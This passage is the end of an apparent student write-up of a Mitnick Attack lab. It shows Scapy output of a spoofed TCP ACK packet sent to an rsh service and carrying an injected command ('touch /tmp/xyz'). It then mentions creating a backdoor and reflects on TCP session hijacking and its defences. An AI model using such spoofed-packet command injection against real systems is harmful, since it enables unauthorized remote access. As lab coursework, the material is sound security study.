
root@VM: /# python3 task2.1.2.py
Establishing ACK packets
version : BitField (4 bits) = 4 (4)
thl : BitField (4 bits) = None (None)
tos : XByteField (4 bits) = 0 (0)
len : ShortField (2 bytes) = None (None)
id : ShortField (2 bytes) = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField (1 byte) = 64 (64)
proto : ByteEnumField (1 byte) = 6 (6)
chksum : XShortField (2 bytes) = None (None)
src : SourceIPField (4 bytes) = '10.9.0.6' (None)
dst : DestIPField (4 bytes) = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField (2 bytes) = 1023 (20)
dport : ShortEnumField (2 bytes) = 514 (80)
seq : IntField (4 bytes) = 778933536 (0)
ack : IntField (4 bytes) = 269591059 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
--
window : ShortField (2 bytes) = 8192 (8192)
chksum : XShortField (2 bytes) = None (None)
urgptr : ShortField (2 bytes) = 0 (0)
options : TCPOptionsField = [] ([])
--
load : StrField = b'9090\x00seed\x00dees\x00touch /tmp/xyz\x00' (b'')
root@VM: /#


```



❖ Finally for task 3, I needed to create backdoor (this video turned out to be very helpful for this lab - <https://www.youtube.com/watch?v=gNVbjGtdOPc>):







### ❖ What I learned from this lab:

From working through the Mitnick Attack lab, I gained firsthand insight into the classic techniques behind TCP session hijacking and social engineering. I learned how vulnerabilities in the TCP three-way handshake, such as predictable sequence numbers and the exploitation of trusted relationships, can be manipulated to create unauthorized connections. By setting up and analyzing spoofed SYN packets, SYN flooding, and remote shell (rsh) sessions, I discovered not only the technical steps behind the Mitnick attack but also the critical importance of robust authentication and secure network configurations. This hands-on experience has deepened my understanding of both offensive tactics and the defensive measures necessary to safeguard against such exploits.